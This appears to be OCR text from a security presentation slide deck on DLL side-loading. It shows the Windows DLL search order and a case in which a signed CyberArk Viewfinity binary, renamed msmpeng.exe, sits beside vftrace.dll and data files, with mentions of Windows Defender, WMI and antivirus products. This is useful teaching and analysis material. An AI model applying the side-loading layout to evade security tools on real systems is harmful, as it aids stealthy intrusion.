
Dll side loading attack

- Looking for a.dll
  - .\
  - \Windows\System32\
  - \Windows\SystemWOW64\
  - \Windows\
  - %PATH%

- 貍貓換太子的概念



Oracle



CyberArk

config.ini
msmpeng.exe
thumb.dat
vftrace.dll

msmpeng.exe - 內容

一般 | 相容性 | 數位簽章 | 安全性 | 詳細資

簽章清單


簽署人的...	摘要演算...	時間戳記
Viewfinit...	sha1	2016年1月5.

msmpeng.exe - 內容

一般 | 相容性 | 數位簽章 | 安全性 | 詳細資料 | 以前的版本


屬性	值
描述	
檔案描述	CyberArk Viewfinity
類型	應用程式
檔案版本	5.5.10.101
產品名稱	CyberArk Viewfinity
產品版本	5.5.10.101
著作權	Copyright © 1999-2016 CyberArk Software Ltd. All Ri...
大小	343 KB
修改日期	2020/9/25 下午 01:24
語言	英文 (美國)
原始檔名	vf_host.exe


Windows Defender




詮睿科技
TALENT JUMP

Windows WMI









詮睿科技
TALENT JUMP


Symantec






詮睿科技
TALENT JUMP

McAfee

